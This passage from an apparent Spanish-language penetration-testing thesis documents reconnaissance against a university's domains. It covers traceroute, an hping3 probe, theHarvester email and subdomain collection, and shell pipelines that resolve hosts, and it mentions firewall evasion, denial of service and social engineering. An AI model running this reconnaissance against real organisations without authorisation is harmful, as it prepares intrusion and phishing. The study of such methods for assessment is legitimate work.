


Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Se realiza de igual manera un análisis con el programa hping3, el cual permite enviar peticiones ICMP, para verificar si el dispositivo se encuentra respondiendo a peticiones de echo reply. El hecho de que esta prueba responda o no responda, no será señal que indique que el dispositivo tiene vulnerabilidades, únicamente será a modo informativo, pero en alguno de los casos llegará a responder peticiones ICMP, hará que el dispositivo sea susceptible a fallos por denegación de servicio por saturación de solicitudes ICMP.

- Tracert: El comando tracert, permitirá identificar a cuantos saltos se encuentra el atacante o pentester del objetivo, poder verificar si pasa por un firewall, para ello existen herramientas básicas como tracert en Windows, traceroute en Linux o herramientas gratuitas que permiten la identificación de todos los saltos, antes de llegar al objetivo, dicha prueba se encuentra en la capa 3 del modelo OSI.


Figura: Test Tracert 1



#		Country	Town	Lat	Lon	IP	Hostname	Lat...	DNS ...	Dist...
1		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	200.26.145.18	<1	~	0
2		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	2	170	0
3		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	2	4	0
4		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	4	8	0
5		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	<1	6	0
6		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	2	50	0
7		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	2	49	0
8		Colombia	(Unknown)	4.0	-72.0	200.26.145.18	(None)	2	52	0
9		Colombia	(Unknown)	4.0	-72.0	200.26.145.29	(None)	2	10	0
10		Colombia	(Unknown)	4.0	-72.0	200.26.145.29	(None)	3	47	0
11		Colombia	(Unknown)	4.0	-72.0	200.26.145.29	(None)	2	48	0
12		Colombia	Bogotá	4.6492004	-74.0628	206.223.124.165	columbus-nap.ccit.org.co.	7	79	240
13		Colombia	Bogotá	4.6492004	-74.0628	190.242.126.230	(None)	20	13	0
14		Colombia	Bogotá	4.6492004	-74.0628	190.242.126.230	(None)	2	7	0

Fuente: Imagen tomada del resultado de un análisis de traceroute hecho con la herramienta visual route.

Figura: Test Tracert 2



Fuente: Imagen tomada del resultado de un análisis de traceroute hecho con la herramienta visual route.

Hping3: Herramienta usada para manipulación de paquetes a nivel de capa 4, para este caso se emplea el siguiente comando:

- Hping3: El comando que se ejecutará
  .A: Envía banderas de levantamiento de sesión "acknowledge"
  -c 4: Envía 4 paquetes tcp.
  -s 5151: Envía banderas de sincronismo con puerto origen 5151
  -p 80: Realizar peticiones y respuestas hacia el puerto 80

Figura: Test ICMP 3

```
root@pentester:~# hping3 -A -c 4 -s 5151 -p 80 190.242.99.231
HPING 190.242.99.231 (eth0 190.242.99.231): A set, 40 headers + 0 data bytes
len=46 ip=190.242.99.231 ttl=255 id=5960 sport=80 flags=R seq=0 win=0 rtt=0.5 ms
len=46 ip=190.242.99.231 ttl=255 id=5961 sport=80 flags=R seq=1 win=0 rtt=0.9 ms
len=46 ip=190.242.99.231 ttl=255 id=5962 sport=80 flags=R seq=2 win=0 rtt=0.8 ms
len=46 ip=190.242.99.231 ttl=255 id=5963 sport=80 flags=R seq=3 win=0 rtt=0.7 ms

--- 190.242.99.231 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.7/0.9 ms
```

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Esta herramienta es muy útil para la evasión de puertos y firewall, donde muchas veces los dispositivos no responden a peticiones ICMP, pero modificando los paquetes los cuales son elevados una capa en el modelo OSI a Transporte, podemos obtener respuestas.
Dicha herramienta también es usada para hacer denegaciones de servicio sobre puertos y servicios específicos.


- Theharvester: Es una herramienta que permite recolectar información acerca de nombres de dominio, direcciones IP y correos electrónicos. La forma de usar dicha herramienta es abriendo una terminal en kali Linux y digitando **theharvester –d ulibertadores.edu.co –l 500 –b all**

Figura: Test Harvester 1

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

-d → indica el campo del dominio u objetivo analizar.
-l → Inidica el número de búsquedas y resultados.
-b → indica en que buscadores podemos realizar la búsqueda, en este caso “all” significa que haga la búsqueda en todos.

Figura: Test Harvester 2




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

En este caso fueron encontrados los subdominios del dominio principal de la universidad con su respectiva dirección IP.

Correos electrónicos encontrados del dominio ulibertadores.edu.co


Figura: Test Harvester 3




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Para el dominio libertadores.edu.co

Figura: Test Harvester 4




Fuente: Imagen tomada de la terminal del sistema operativo Kali.



Fuente: Imagen tomada de la terminal del sistema operativo Kali.


Figura: Test Harvester 5



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

De esta manera se logra encontrar varios correos electrónicos asociados los cuales pueden ser usados para ingeniería social, esta prueba está realizada a nivel de la capa 7 aplicación del modelo OSI.

Figura: Test Harvester 6



Fuente: Imagen tomada de la terminal del sistema operativo Kali.


De igual manera se logra encontrar los subdominios asociados a libertadores.edu.co

A los subdominios mostrados en la imagen Test harvester 1 a la 6 se puede realizar la misma extracción de correos electrónicos siguiendo el mismo procedimiento.

- **Recolección Manual de información.**


Mediante la recolección manual usando los comandos de la terminal en Linux, también se logra encontrar bastante información acerca de un objetivo, el cual consiste en descargar el Index de una página e iniciar la búsqueda dentro de este archivo, para empezar en la terminal de Linux, vamos a crear una carpeta con el nombre de libertadores, se ingresa a la misma y se descargar el archivo index.html de libertadores usando el comando wget:

Figura: Reconocimiento Manual 1



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Figura: Reconocimiento Manual 2




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Usando una serie de comandos se inicia la depuración de la información, en este caso:

grep "href=" index.html | cut -d "/" -f 3


Los cuales filtrarán la información del href, mediante el uso del comando grep, a su vez de dirige la salida mediante el símbolo '|' y se cortará el campo número 3 "-f 3 " con el comando cut –d.

Figura: Reconocimiento Manual 3



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Figura: Reconocimiento Manual 4




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Posteriormente se seguirá filtrando la información arrojada, se ejecutará el siguiente comando:

grep "href=" index.html | cut -d "/" -f 3 | grep "\." | cut -d "'" -f 1 | sort –u

A partir del segundo grep, el símbolo "\." Servirá para retirar la información basura agregada a los dominios, direccionamos la salida de todo el comando mediante el símbolo " | " y cortamos el campo número 1 " –f 1" con el comando cut –d, a su vez la salida de éste comando la direccionamos con el símbolo "|" para que sea organizada por el comando sort –u, quedando la información un poco más manejable:

Figura: Reconocimiento Manual 5



Fuente: Imagen tomada de la terminal del sistema operativo Kali.


A su vez organizará páginas externas como twitter, Facebook, youtube y otras organizaciones.

Figura: Reconocimiento Manual 6

Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Ya una vez, con esta información, será guardada en un archivo plano direccionando la salida con el nombre del futuro archivo.

Figura: Reconocimiento Manual 7




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Se generó la salida en un archivo libertadores.txt

Antes de continuar se edita el archivo libertadores.txt para dejar solo las URL correspondientes al objetivo sin los puertos

Figura: Reconocimiento Manual 8




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Una vez teniendo el archivo, se ejecutará el comando:

for url in $(cat libertadores.txt); do host $url ; done

Dicho comando dice lo siguiente: para la url que está dentro de (for url in) revise el contenido del archivo libertadores.txt "$(cat libertadores.txt);" y resuelva su url al host o dirección IP "do host $url;done"

Figura: Reconocimiento Manual 9




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Por último vamos a filtrar las direcciones IP sacándolas del archivo con el script

for url in $(cat libertadores.txt); do host $url; done | grep "has address" | cut -d " " -f 4 | sort –u

Figura: Reconocimiento Manual 10




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Se evidencian 6 direcciones IP, las cuales posteriormente podemos analizar con Nessus y sus respectivos puertos.

Como se puede observar en la imagen a continuación, se evidencia un par de vulnerabilidades medias y altas, sin embargo el análisis de vulnerabilidades, son fases posteriores del reconocimiento, que se encuentran descritos en una sección posterior de este documento.

Figura: Análisis de Vulnerabilidad 1



Fuente: Imagen tomada del resultado del análisis de vulnerabilidades con la herramienta Nessus.

2.7.2 Identificación de Sistemas y Servicios

